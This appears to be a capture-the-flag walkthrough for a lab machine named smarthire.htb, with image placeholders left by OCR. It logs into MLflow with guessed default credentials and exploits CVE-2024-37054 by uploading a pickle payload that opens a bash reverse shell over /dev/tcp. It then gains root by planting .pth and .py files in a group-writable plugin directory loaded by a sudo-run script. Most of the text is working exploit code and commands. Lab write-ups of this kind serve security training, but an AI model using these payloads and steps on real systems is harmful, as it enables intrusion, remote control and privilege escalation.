
Visit the link




It's official mlflow documentation, so let's look for default credential of mlflow.



It says earlier version has admin:password1234, but it doesn't work. It is admin:password(Need guess, but the most famous one)




It shows version 2.14.1 and there's a model, and modelname starts with username, so it might be the model I trained earlier. Click the Run name.



Artifacts tab shows the files and files can be downloaded. mlflow 2.14.1 has RCE CVE-2024-37054.

Get svcweb shell

https://github.com/ben-slates/CVE-2024-37054/tree/main shows how to get rce.



It looks difficult, but there are only 2 things needed.


1. Create .pkl file with the same version for reverse shell and upload it.
2. Run prediction in smarthire.htb
   We need a python file to create pkl file

```
#payload.py
import pickle, os

class Payload:
    def __reduce__(self):
        return os.system, ("bash -c 'bash -i >& /dev/tcp/<ip>/<port> 0>&1'",)
```

```
with open("payload.pkl", "wb") as f:
    pickle.dump(Payload(), f)
```


MLmodel shows the environment version it used.




So python version needs to be 3.10. Run payload.py will create payload.pkl file.

```
uv run --python 3.10 payload.py
```

pkl file has its api link.



Copy button doesn't work for http if it's not allowed in the browser config explicitly(just create new dom.securecontext.allowlist with ip and dnsname).



But this link doesn't work for curl. The exact url is in this format

```
http://models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/<path after mlflow-artifacts:>
```


GET command will just download the pkl file(-u needed because it requires cred to visit the page).


```
curl http://models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/ad650e2efede491bb87ce4857ec82b3e/artifacts/model/python_model.pkl -u admin:password
```

Use PUT to upload malicious payload.pkl file created above(data-binary is important. Default will upload as ascii, which will screw up the file).


```
curl http://models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/ad650e2efede491bb87ce4857ec82b3e/artifacts/model/python_model.pkl -u admin:password -X PUT --data-binary @payload.pkl -o -
```

Now start listener and click analyze resume button






Add public key in .ssh/authorized_keys for ssh shell(optional)



Get root shell

sudo -l shows I can run mlflowctl.py as root.



Seeing the content

```
svcweb@smarthire:~$ cat /opt/tools/mlflow_ctl/mlflowctl.py
#!/usr/bin/env python3
"""
MLFLOW-CTL: Operational interface for managing the MLflow service.
Supports a pluggable extension model for environment-specific logic.
For changes or plugin requests, please contact the Platform Team.
"""

from pathlib import Path
import sys
import site

BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))

def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)

def main():
    import mlflow_actions, backup_models

    if len(sys.argv) < 2:
```

This script has potential privesc issue since it's using site.addsitedir.

```
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins$ ls -al
total 16
drwxr-xr-x 4 root root 4096 Feb 19  2026 .
drwxr-xr-x 3 root root 4096 Feb 19  2026 ..
drwxr-xr-x 3 root root 4096 Feb 20  2026 core
drwxrwxr-x 2 root devs 4096 May 12 15:22 dev
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins$ id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
```

Since svcweb is in devs group, which owns plugins/dev directory, it can be exploited by adding malicious .pth file.

Usually, .pth file contains only directories, but import is also allowed, which automatically runs the imported file. There are 2 ways.

1. Use both .pth and .py

```
cd /opt/tools/mlflow_ctl/plugins/dev
echo 'import case1' > case1.pth
echo 'import os; os.system("/bin/bash")' > case1.py # This file can use
several lines like normal python file
sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
```

```
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ cd /opt/tools/mlflow_ctl/plugins/dev
echo 'import case1' > case1.pth
echo 'import os; os.system("/bin/bash")' > case1.py
sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
root@smarthire:/opt/tools/mlflow_ctl/plugins/dev#
```

2. Use only .pth

```
cd /opt/tools/mlflow_ctl/plugins/dev
echo 'import os; os.system("/bin/bash")' > case2.pth # Each line will run seperately in this file, so every related command must be on the same line.
sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
```

```
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ cd /opt/tools/mlflow_ctl/plugins/dev
echo 'import os; os.system("/bin/bash")' > case2.pth
sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
root@smarthire:/opt/tools/mlflow_ctl/plugins/dev#
```

I got root!